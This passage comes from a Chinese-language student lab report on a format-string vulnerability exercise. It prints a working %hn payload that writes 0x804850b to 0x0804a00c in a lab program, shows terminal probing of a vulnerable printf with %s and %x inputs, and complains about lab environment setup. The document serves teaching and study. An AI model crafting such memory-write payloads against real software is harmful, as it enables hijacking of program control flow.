
4.我们要做的是在0x0804a00c处写入0x804850b

```
echo $(printf
"\x0e\xa0\x04\x08@@@\x0c\xa0\x04\x08")%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%08x%1920x%hn%32013x%hn > input
./prog2
```




最终、实验遇到的问题与建议

①跟我在作业中提出来的问题一样。本次实验环境不止要安装一个Ubuntu16.04 LTS，或许还有别的限制。例如我在我自己安装的一个相同版本的虚拟机上做实验时，基本做不出来：



当我转战Lab3 中给出的虚拟机环境做本次实验，问题直接迎刃而解。



```
LM's Ubuntu(16.04)from Teacher - VMware Workstation
Workstation
Ubuntu-Seed x LM's Ubuntu 64 (20.04) x LM's Ubuntu(16.04) x LM's Ubuntu(16.04)from Te... x
Terminal Terminal 12:34 AM
File Edit View Search Terminal Help
t arguments [-Wformat-security]
printf(input);
[06/12/23]seed@VM:~/.../code$ gcc -z exestack -o prog1 prog1.c
prog1.c: In function 'fmtstr':
prog1.c:15:12: warning: format not a string literal and no format arguments [-Wformat-security]
printf(input);
/usr/bin/ld: warning: -z exestack ignored.
[06/12/23]seed@VM:~/.../code$ ./prog1
Target address: bffffed54
Data at target address: 0x11223344
Please enter a string: %s%s%s%s%s
Segmentation fault
[06/12/23]seed@VM:~/.../code$ ./prog1
Target address: bffffed54
Data at target address: 0x11223344
Please enter a string: %x.%x.%x.%x.%x.%x
63.b7f1c5a0.b7fd6990.b7fd4240.11223344.252e7825
Data at target address: 0x11223344
[06/12/23]seed@VM:~/.../code$ gcc -v
Using built-in specs.
COLLECT_GCC=gcc
```

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

在我跟我的同学进行的交流中，我们一致认为：基本上我们现在做的每一个实验最难的地方都不是实验本身的内容，而是**实验环境的配置**！！而往往大多数实验都不直接给我们配置好的虚拟机镜像，这使得我们的完成实验的时间成本等等急剧增加，而相对于直接做实验的内容来说，在实验环境的配置中学生能获得的东西很少，加之网络上对解决实验环境配置的blog质量良莠不齐，往往我们做实验会有一半的时间都花在配环境de掉环境的bug上。